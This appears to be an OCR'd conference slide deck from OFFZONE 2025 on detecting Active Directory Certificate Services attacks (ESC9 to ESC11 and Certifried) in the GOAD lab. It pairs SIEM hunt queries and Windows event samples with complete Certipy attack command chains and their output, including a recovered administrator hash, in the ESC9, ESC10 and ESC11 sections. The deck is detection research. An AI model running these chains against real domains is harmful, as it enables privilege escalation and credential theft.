
OFFZONE 2025

Detection of ESC9-15 ADCS



Dmitry Shchetinin

Senior Information Security Research Analyst

@Dima_Shchetinin

Andrey Skablonsky

Expert in Research and Development of Monitoring Technologies


@Skablonsky

GOAD

GAME OF ACTIVE DIRECTORY

ON FF ONE 2025

- README.md
- ESC
  - ESC9.md
  - ESC10.md
  - ESC11.md
  - ESC13.md
  - ESC14A.md
  - ESC14B (email).md
  - ESC14C (X509IssuerSubject).md
  - ESC14D (X509SubjectOnly).md
  - ESC14 (X509SKI).md
  - ESC15.md
  - common_hunts.md
- GOAD
  - README.md
  - docker-compose.yml
- Logstash
  - README.md
  - get_adcs_interfaceflags.rb
  - get_pki_enrollment_flags.rb



Certifried (CVE-2022-26923)

```
certipy account create  -u missandei@essos.local -p fr3edom -dc-ip 192.168.56.12 -user
'certifried' -dns 'meereen.essos.local' -pass 'certifriedpass'

[*] Creating new account:
    sAMAccountName                      : certifried$
    unicodePwd                          : certifriedpass
    userAccountControl                  : 4096
    servicePrincipalName                : HOST/certifried
                                          RestrictedKrbHost/certifried
    dnsHostName                         : meereen.essos.local
[*] Successfully created account 'certifried$' with password 'certifriedpass'


certipy req -u 'certifried$@essos.local' -p 'certifriedpass' -dc-ip 192.168.56.12 -template Machine -ca
ESSOS-CA -target braavos.essos.local

[*] Requesting certificate via RPC
[*] Request ID is 9
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'meereen.pfx'
[*] Wrote certificate and private key to 'meereen.pfx'


certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12 -ldap-shell

[*] Certificate identities:
[*]     SAN DNS Host Name: 'meereen.essos.local'
[*] Connecting to 'ldaps://192.168.56.12:636'
[*] Authenticated to '192.168.56.12' as: 'u:ESSOS\\MEEREEN$'
Type help for list of commands

# whoami
u:ESSOS\MEEREEN$
```

Certificate Mapping

- The real part in userPrincipalName is not required
- If not found by userPrincipalName, then search by sAMAccountName
- If not found by sAMAccountName, then add $ and try again

- If the requester account does not have userPrincipalName, then ADCS adds sAMAccountName into the certificate's UPN

KB5014754

For “Validated write to DNS host name” dNSHostName attribute must contains sAMAccountName value

szOID_NTDS_CA_SECURITY_EXT (1.3.6.1.4.1.311.25.2)

CT_FLAG_NO_SECURITY_EXTENSION (0x80000)
in msPKI-Enrollment-Flag

StrongCertificateBindingEnforcement
[HKLM\SYSTEM\CurrentControlSet\Services\Kdc]

- 0 – Disabled (disabled since 11 April 2023)
- 1 – Compatibility mode (will be disabled 10 September 2025)
- 2 – Full Enforcement (default)

~~19 May 2023~~
~~14 November 2023~~
~~11 February 2025~~
10 September 2025

CertificateMappingMethods
[HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel]

- 0x0001 - Subject/Issuer certificate mapping (weak)
- 0x0002 - Issuer certificate mapping (weak)
- 0x0004 - UPN certificate mapping (weak)
- 0x0008 - S4U2Self certificate mapping (strong)
- 0x0010 - S4U2Self explicit certificate mapping (strong)

ESC 9

```
certipy shadow auto -username "missandei@essos.local" -p "fr3edom" -account viserys.targaryen -dc-ip 192.168.56.12

certipy account update -username "missandei@essos.local" -p "fr3edom" -user viserys.targaryen -upn administrator -dc-ip 192.168.56.12

certipy -debug req -username "viserys.targaryen@essos.local" -hashes "d96a55df6bef5e0b4d6d956088036097" -dc-ip 192.168.56.12
-target "braavos.essos.local" -ca 'ESSOS-CA' -template 'ESC9'

certipy account update -username "missandei@essos.local" -p "fr3edom" -user viserys.targaryen -upn 'viserys.targaryen@essos.local'
-dc-ip 192.168.56.12

certipy auth -pfx 'administrator.pfx' -domain "essos.local" -dc-ip 192.168.56.12
```

StrongCertificateBindingEnforcement

Absent == 2

```
[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@essos.local'
[*] Trying to get TGT...
[-] Object SID mismatch between certificate and user 'administrator'
[-] See the wiki for more information
```

0 == 1

```
[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@essos.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local':
aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

ESC 9. Hunts

Certificate Services loaded a template

```
winlog.event_id:4898 AND
winlog.event_data.TemplateContent:*CT_FLAG_NO_SECURITY_EXTENSION* AND
(winlog.event_data.TemplateContent:
        (
      *1.3.6.1.5.5.7.3.2* OR
      *1.3.6.1.5.2.3.4* OR
      *1.3.6.1.4.1.311.20.2.2* OR
      *2.5.29.37.0*
    ) OR
    (NOT winlog.event_data.TemplateContent:/.+pKIExtendedKeyUsage =. [0-9]\.[0-9]\.[0-9].+/)
)
```

A Certificate Services template was updated

```
winlog.event_id:4899 AND winlog.event_data.NewTemplateContent:*CT_FLAG_NO_SECURITY_EXTENSION*
```

A registry value was modified

```
winlog.event_id:4657 AND winlog.event_data.ObjectName:*Services\\Kdc* AND
winlog.event_data.ObjectValueName:"StrongCertificateBindingEnforcement"
```

A registry value was modified

```
winlog.event_id:4657 AND winlog.event_data.ObjectName:*SecurityProviders\\SCHANNEL* AND
winlog.event_data.ObjectValueName:"CertificateMappingMethods"
```

ESC 9. Hunts

A directory service object was modified

Object:
DN: CN=ESC9,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=essos,DC=local
GUID: CN=ESC9,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=essos,DC=local
Class: pKICertificateTemplate

Attribute:
LDAP Display Name: msPKI-Enrollment-Flag
Syntax (OID): 2.5.5.9
Value: **524329**

Operation:
Type: Value Added

msPKI-Enrollment-Flag

"524329" => ["CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS", "CT_FLAG_PUBLISH_TO_DS", "CT_FLAG_AUTO_ENROLLMENT" , "CT_FLAG_NO_SECURITY_EXTENSION"]

A directory service object was modified

```
winlog.event_id:5136 AND
winlog.event_data.AttributeLDAPDisplayName:"msPKI-Enrollment-Flag" AND
winlog.event_data.AttributeValue_list:*CT_FLAG_NO_SECURITY_EXTENSION*
```

ESC 9. Hunts

A directory service object was modified | A user account was changed

```
(winlog.event_id:5136 AND winlog.event_data.AttributeLDAPDisplayName:"userPrincipalName" AND NOT winlog.event_data.AttributeValue:*@*) OR
(winlog.event_id:4738 AND NOT winlog.event_data.UserPrincipalName:*@*)
```

A registry value was modified

```
winlog.event_id:4657 AND winlog.event_data.ObjectName:*Services\\CertSvc\\Configuration\* AND winlog.event_data.ObjectValueName:"DisableExtensionList"
```

ESC 9

System 39

The Key Distribution Center (KDC) encountered a user certificate that was valid but could not be mapped to a user in a strong way (such as via explicit mapping, key trust mapping, or a SID). Such certificates should either be replaced or mapped directly to the user through explicit mapping. See https://go.microsoft.com/fwlink/?linkid=2189925 to learn more.

User: <principal name>

Certificate Subject: <Subject name in Certificate>

Certificate Issuer: <Issuer Fully Qualified Domain Name (FQDN)>

Certificate Serial Number: <Serial Number of Certificate>

Certificate Thumbprint: <Thumbprint of Certificate>

System 40

The Key Distribution Center (KDC) encountered a user certificate that was valid but could not be mapped to a user in a strong way (such as via explicit mapping, key trust mapping, or a SID). The certificate also predated the user it mapped to, so it was rejected. See https://go.microsoft.com/fwlink/?linkid=2189925 to learn more.

User: <principal name>

Certificate Subject: <Subject name in Certificate>

Certificate Issuer: <Issuer FQDN>

Certificate Serial Number: <Serial Number of Certificate>

Certificate Thumbprint: <Thumbprint of Certificate>

Certificate Issuance Time: <FILETIME of certificate>

Account Creation Time: <FILETIME of principal object in AD>

System 41

The Key Distribution Center (KDC) encountered a user certificate that was valid but contained a different SID than the user to which it mapped. As a result, the request involving the certificate failed. See https://go.microsoft.cm/fwlink/?linkid=2189925 to learn more.

User: <principal name>

User SID: <SID of the authenticating principal>

Certificate Subject: <Subject name in Certificate>

Certificate Issuer: <Issuer FQDN>

Certificate Serial Number: <Serial Number of Certificate>

Certificate Thumbprint: <Thumbprint of Certificate>

Certificate SID: <SID found in the new Certificate Extension>

ESC 9. Hunts

StrongCertificateBindingEnforcement

Absent == 2
Error

Event 39, Kerberos-Key-Distribution-Center
The Key Distribution Center (KDC) encountered a user certificate that was valid but could not be mapped to a user in a secure way (such as via explicit mapping, key trust mapping, or a SID). Such certificates should either be replaced or mapped directly to the user via explicit mapping. See https://go.microsoft.com/fwlink/?linkid=2189925 to learn more.

User: Administrator
Certificate Subject:
Certificate Issuer: ESSOS-CA
Certificate Serial Number:
200000004D6BDEB4AC160D45E800000000004D
Certificate Thumbprint:
3577B857463C7BB7CAC6A9266C15E6A5DFC090B5

0 == 1
Warning

Event 39, Kerberos-Key-Distribution-Center
The Key Distribution Center (KDC) encountered a user certificate that was valid but could not be mapped to a user in a secure way (such as via explicit mapping, key trust mapping, or a SID). Such certificates should either be replaced or mapped directly to the user via explicit mapping. See https://go.microsoft.com/fwlink/?linkid=2189925 to learn more.

User: Administrator
Certificate Subject:
Certificate Issuer: ESSOS-CA
Certificate Serial Number:
200000004D6BDEB4AC160D45E800000000004D
Certificate Thumbprint:
3577B857463C7BB7CAC6A9266C15E6A5DFC090B5

No Strong Mapping

```
winlog.channel:"System" AND
winlog.provider_name:"Microsoft-Windows-Kerberos-Key-Distribution-Center" AND
winlog.event_id:39
```

ESC 9 Previous View

4886

Certificate Services received a certificate request.

Request ID: 5
Requester: ESSOS\viserys.targaryen
Attributes:

4887

Certificate Services approved a certificate request and issued a certificate.

Request ID: 5
Requester: ESSOS\viserys.targaryen
Attributes:
Disposition: 3
SKI: d2 d8 b4 fa f5 d1 09 3d 0b 0e b2 72 9f fd 8b 6c 47 cd a7 ef
Subject:

ESC 9 Current View

4886 Certipy

Certificate Services received a certificate request.

Request ID: 7
Requester: ESSOS\viserys.targaryen
Attributes: CertificateTemplate:ESC9
Subject from CSR: CN=Viserys.targaryen
Subject Alternative Name from CSR:
Requested Template: ESC9
RequestOSVersion:
RequestCSPProvider:
RequestClientInfo:
Authentication Service: NTLM
Authentication Level: Privacy
DCOMorRPC: RPC

4887 Certipy

Certificate Services approved a certificate request and issued a certificate.

Request ID: 7
Requester: ESSOS\viserys.targaryen
Attributes: CertificateTemplate:ESC9
Disposition: 3
SKI: 01 e3 4a da c1 85 a9 de 8f e1 5e f8 b6 d9 0e 54 f4 cd 59 47
Subject:
Subject Alternative Name:
Other Name:
Principal Name=administrator

Certificate Template: ESC9
Serial Number: 200000002d8d36c22bd8dd7c7d00000000002d
Authentication Service: NTLM
Authentication Level: Privacy
DCOMorRPC: RPC

4886 Certify

Certificate Services received a certificate request.

Request ID: 7
Requester: ESSOS\viserys.targaryen
Attributes:

ccm:meereen.essos.local
Subject from CSR: CN=Viserys.targaryen
Subject Alternative Name from CSR:
Requested Template: ESC9
RequestOSVersion: 6.2.9200.2
RequestCSPProvider: Microsoft Strong Cryptographic Provider
RequestClientInfo:
ClientId: 0x5
User: ESSOS\viserys.targaryen
Machine: meereen.essos.local
Process: Certify.exe
Authentication Service: Kerberos
Authentication Level: Privacy
DCOMorRPC: DCOM

4887 Certify

Certificate Services approved a certificate request and issued a certificate.

Request ID: 7
Requester: ESSOS\viserys.targaryen
Attributes:

ccm:meereen.essos.local
Disposition: 3
SKI: 01 e3 4a da c1 85 a9 de 8f e1 5e f8 b6 d9 0e 54 f4 cd 59 47
Subject:
Subject Alternative Name:
Other Name:
Principal Name=administrator

Certificate Template: ESC9
Serial Number: 200000002d8d36c22bd8dd7c7d00000000002d
Authentication Service: Kerberos
Authentication Level: Privacy
DCOMorRPC: DCOM

ESC 9. Hunts

Certificate Services

```
winlog.event_id:(4886 OR 4887 OR 4888 OR 4889) AND
winlog.event_data.DCOMorRPC:"RPC" AND
winlog.event_data.AuthenticationService:"NTLM"
```

Certificate Request

```
winlog.event_id:4886 AND
winlog.event_data.RequestClientInfo:* AND
NOT winlog.event_data.RequestClientInfo:(*MMC.EXE* OR *taskhostw.exe* OR *dmcertinst.exe* OR *certreq.exe*)
```

Certificate Request

```
winlog.event_id:4886 AND
winlog.event_data.RequestClientInfo:* AND
(
        winlog.event_data.RequestCSPProvider:"Microsoft Strong Cryptographic Provider" AND
        NOT winlog.event_data.RequestClientInfo:*certreq.exe*
)
```

TGT Request

```
winlog.event_id:4768 AND
winlog.event_data.PreAuthType:16 AND
winlog.event_data.CertSerialNumber:"200000004E1C0F391C7A98BFF000000000004E"
```

Get-CertRequest

GhostPack/PSPKIAudit/Get-CertRequest.ps1

```
CA                        : braavos.essos.local\ESSOS-CA
RequestID                 : 7
RequesterName             : ESSOS\viserys.targaryen
RequesterMachineName      : meereen.essos.local
RequesterProcessName      : Certify.exe
SubjectAltNamesExtension  :
SubjectAltNamesAttrib     :
SerialNumber              : 200000002cac7cdacba0324e2300000000002c
CertificateTemplate       : ESC9 (1.3.6.1.4.1.311.21.8.3914223.11151747.14434950.1182173.15338666.248.80278587.62986658)
RequestDate               : 8/7/2025 8:56:36 PM
StartDate                 : 8/7/2025 8:46:36 PM
EndDate                   : 8/7/2026 8:46:36 PM
```

Get-CertRequest [Modified]

Get-CertRequest.ps1

```
CA                                  : braavos.essos.local\ESSOS-CA
Request.ID                          : 7
Request.RequesterName               : ESSOS\viserys.targaryen
Request.CommonName                  : Viserys.targaryen
Request.CallerName                  : ESSOS\viserys.targaryen
Request.DistinguishedName           : CN=Viserys.targaryen
Request.ClientInformation.MachineName : meereen.essos.local
Request.ClientInformation.ProcessName : Certify.exe
Request.ClientInformation.UserName  : ESSOS\viserys.targaryen
Request.SubjectAltNamesExtension    :
Request.SubjectAltNamesAttrib       :
UPN                                 : administrator
Issued.DistinguishedName            :
Issued.CommonName                   :
CertificateTemplate.OID             : ESC9 (1.3.6.1.4.1.311.21.8.3914223.11151747.14434950.1182173.15338666.248.80278587.62986658)
EnrollmentFlags                     : {CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS, CT_FLAG_NO_SECURITY_EXTENSION, CT_FLAG_AUTO_ENROLLMENT,
                                      CT_FLAG_PUBLISH_TO_DS}
SerialNumber                        : 200000002cac7cdacba0324e2300000000002c
Certificate.SAN                     : Other Name:Principal Name=administrator
Certificate.ApplicationPolicies     : [1]Application Certificate Policy:Policy Identifier=Client Authentication, [2]Application
                                      Certificate Policy:Policy
                                      Identifier=Secure Email, [3]Application Certificate Policy:Policy Identifier=Encrypting File System
Certificate.IssuancePolicies        :
Certificate.EKU                     : Client Authentication (1.3.6.1.5.5.7.3.2), Secure Email (1.3.6.1.5.5.7.3.4), Encrypting File System
                                      (1.3.6.1.4.1.311.10.3.4)
Certificate.SID_Extension.SID       :
Certificate.SID_Extension.DistinguishedName :
Certificate.SID_Extension.SamAccountName    :
Certificate.SID_Extension.UPN       :
Certificate.SID_Extension.CN        :
RequestDate                         : 8/7/2025 8:56:36 PM
StartDate                           : 8/7/2025 8:46:36 PM
EndDate                             : 8/7/2026 8:46:36 PM
```

ESC 10

```
certipy shadow auto -username "missandei@essos.local" -p "fr3edom" -account viserys.targaryen -dc-ip 192.168.56.12

certipy account update -username "missandei@essos.local" -p "fr3edom" -user viserys.targaryen -upn administrator -dc-ip 192.168.56.12

certipy -debug req -username "viserys.targaryen@essos.local" -hashes "d96a55df6bef5e0b4d6d956088036097"
-dc-ip 192.168.56.12 -target "braavos.essos.local" -ca 'ESSOS-CA' -template 'User'

certipy account update -username "missandei@essos.local" -p "fr3edom" -user viserys.targaryen -upn viserys.targaryen
-dc-ip 192.168.56.12

certipy auth -pfx 'administrator.pfx' -domain "essos.local" -dc-ip 192.168.56.12
```

StrongCertificateBindingEnforcement

Absent == 0 == 1 == 2

```
certipy auth -pfx 'administrator.pfx' -domain "essos.local" -dc-ip 192.168.56.12

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*]     Security Extension SID: 'S-1-5-21-666199682-1411342147-2938717855-1114'
[*] Using principal: 'administrator@essos.local'
[*] Trying to get TGT...
[-] Object SID mismatch between certificate and user 'administrator'
[-] Verify that user 'administrator' has object SID 'S-1-5-21-666199682-
1411342147-2938717855-1114'
[-] See the wiki for more information
```

CertificateMappingMethods

0x18 (S4U2Self certificate mapping+S4U2Self explicit certificate mapping)

```
certipy auth -pfx 'administrator.pfx' -domain "essos.local" -dc-ip 192.168.56.12
-ldap-shell

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*]     Security Extension SID: 'S-1-5-21-666199682-1411342147-2938717855-1114'
[*] Connecting to 'ldaps://192.168.56.12:636'
[-] Failed to connect to LDAP server: Failed to authenticate to LDAP server.
Server did not return an identity (whoAmI)
[-] Use -debug to print a stacktrace
```

ESC 10. Hunts

System - 41 [Users SID does not match Certificate SID]

The Key Distribution Center (KDC) encountered a user certificate that was valid but contained a different SID than the user to which it mapped. As a result, the request involving the certificate failed. See https://go.microsoft.com/fwlink/?linkid=2189925 to learn more.

User: Administrator
User SID: S-1-5-21-666199682-1411342147-2938717855-500
Certificate Subject: @@@CN=viserys.targaryen, CN=Users, DC=essos, DC=local
Certificate Issuer: ESSOS-CA
Certificate Serial Number: 2000000035BBCECE233F7E22110000000000035
Certificate Thumbprint: 08F640ED3B6F77672C2DC46AC007FE5DEE94C30C
Certificate SID: S-1-5-21-666199682-1411342147-2938717855-1114

System - 41 [Users SID does not match Certificate SID]

```
winlog.channel:"System" AND
winlog.provider_name:"Microsoft-Windows-Kerberos-Key-Distribution-Center" AND
winlog.event_id:41
```

ESC 10. UPN certificate mapping

```
certipy shadow auto -username "missandei@essos.local" -p "fr3edom" -account viserys.targaryen -dc-ip 192.168.56.12

certipy account update -username "missandei@essos.local" -p "fr3edom" -user viserys.targaryen -upn 'meereen$@essos.local'
-dc-ip 192.168.56.12

certipy -debug req -username "viserys.targaryen@essos.local" -hashes "d96a55df6bef5e0b4d6d956088036097" -dc-ip '192.168.56.12'
-target "braavos.essos.local" -ca 'ESSOS-CA' -template 'User'

certipy account update -username "missandei@essos.local" -p "fr3edom" -user viserys.targaryen -upn 'viserys.targaryen@essos.local' -dc-
ip 192.168.56.12

certipy auth -pfx 'meereen.pfx' -domain "essos.local" -dc-ip 192.168.56.12 -ldap-shell
```

CertificateMappingMethods

0x4 UPN certificate mapping (weak – Disabled by default)

```
[*] Certificate identities:
[*]     SAN UPN: 'meereen$@essos.local'
[*]     Security Extension SID: 'S-1-5-21-666199682-1411342147-2938717855-1114'
[*] Connecting to 'ldaps://192.168.56.12:636'
[*] Authenticated to '192.168.56.12' as: 'u:ESSOS\\MEEREEN$'

# whoami
u:ESSOS\MEEREEN$
```

ESC 10. Hunts

OFF ONE 2025

An account was successfully logged on

```
winlog.event_id:4624 AND
winlog.event_data.LogonProcessName:"Schannel" AND
winlog.event_data.AuthenticationPackageName:"Microsoft Unified Security Protocol Provider" AND
winlog.event_data.TargetUserName:/.+$/
```

A directory service object was modified | A user account was changed

```
(
  winlog.event_id:5136 AND
  winlog.event_data.AttributeLDAPDisplayName:"userPrincipalName" AND
  winlog.event_data.AttributeValue:*$*
)
OR
(
  winlog.event_id:4738 AND
  winlog.event_data.UserPrincipalName:*$*
)
```

ESC 11 [IF_ENFORCEENCRYPTICERTREQUEST]

```
certipy relay -target rpc://braavos.essos.local -ca 'ESSOS-CA' -template DomainController

[*] Targeting rpc://braavos.essos.local (ESC11)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] SMBD-Thread-2 (process_request_thread): Received connection from 192.168.9.225, attacking target rpc://braavos.essos.local
[*] Connecting to ncacn_ip_tcp:braavos.essos.local[135] to determine ICPR stringbinding
[*] Authenticating against rpc://braavos.essos.local as ESSOS/MEEREEN$ SUCCEED
[*] Attacking user 'MEEREEN$@ESSOS'
[*] Requesting certificate for user 'MEEREEN$' with template 'DomainController'
[*] Requesting certificate via RPC
[*] SMBD-Thread-4 (process_request_thread): Received connection from 192.168.9.225, attacking target rpc://braavos.essos.local
[*] Connecting to ncacn_ip_tcp:braavos.essos.local[135] to determine ICPR stringbinding
[*] Request ID is 67
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate object SID is 'S-1-5-21-666199682-1411342147-2938717855-1001'
[*] Saving certificate and private key to 'meereen.pfx'
[*] Wrote certificate and private key to 'meereen.pfx'
[*] Exiting...
```

```
certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12

[*] Certificate identities:
[*]     SAN DNS Host Name: 'meereen.essos.local'
[*]     Security Extension SID: 'S-1-5-21-666199682-1411342147-2938717855-1001'
[*] Using principal: 'meereen$@essos.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'meereen.ccache'
[*] Wrote credential cache to 'meereen.ccache'
```

ESC 11. Hunts

A registry value was modified

A registry value was modified.

Object:
  Object Name: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\CertSvc\Configuration\ESSOS-CA
  Object Value Name: InterfaceFlags
  Handle ID: 0x2a8
  Operation Type: Existing registry value modified

Change Information:
  Old Value Type: REG_DWORD
  Old Value: 1601 ["IF_LOCKICERTREQUEST", "IF_NOREMOTEICERTADMINBACKUP", "IF_ENFORCEENCRYPTICERTREQUEST", "IF_ENFORCEENCRYPTICERTADMIN"]
  New Value Type: REG_DWORD
  New Value: 1089 ["IF_LOCKICERTREQUEST", "IF_NOREMOTEICERTADMINBACKUP", "IF_ENFORCEENCRYPTICERTADMIN"]

A registry value was modified [IF_ENFORCEENCRYPTICERTREQUEST]

```
winlog.event_id:4657 AND
winlog.event_data.ObjectName:*\\Services\\CertSvc\\Configuration\\* AND
winlog.event_data.ObjectValueName:"InterfaceFlags"
```

An account was successfully logged on

```
ADCS == "braavos.essos.local"
DC == "MEEREEN$"

winlog.computer_name:"braavos.essos.local" AND
winlog.event_id:4624 AND
winlog.event_data.TargetUserName:"MEEREEN$" AND
NOT source.ip:"192.168.56.12"
```

ESC 11. Hunts

4886

Certificate Services received a certificate request.

Request ID: 67
Requester: ESSOS\MEEREEN$
Attributes: CertificateTemplate:DomainController
Subject from CSR: CN=Meereen$
Subject Alternative Name from CSR:

Requested Template: DomainController
RequestOSVersion:
RequestCSPProvider:
RequestClientInfo:
Authentication Service: NTLM
Authentication Level: Connect
DCOMorRPC: RPC

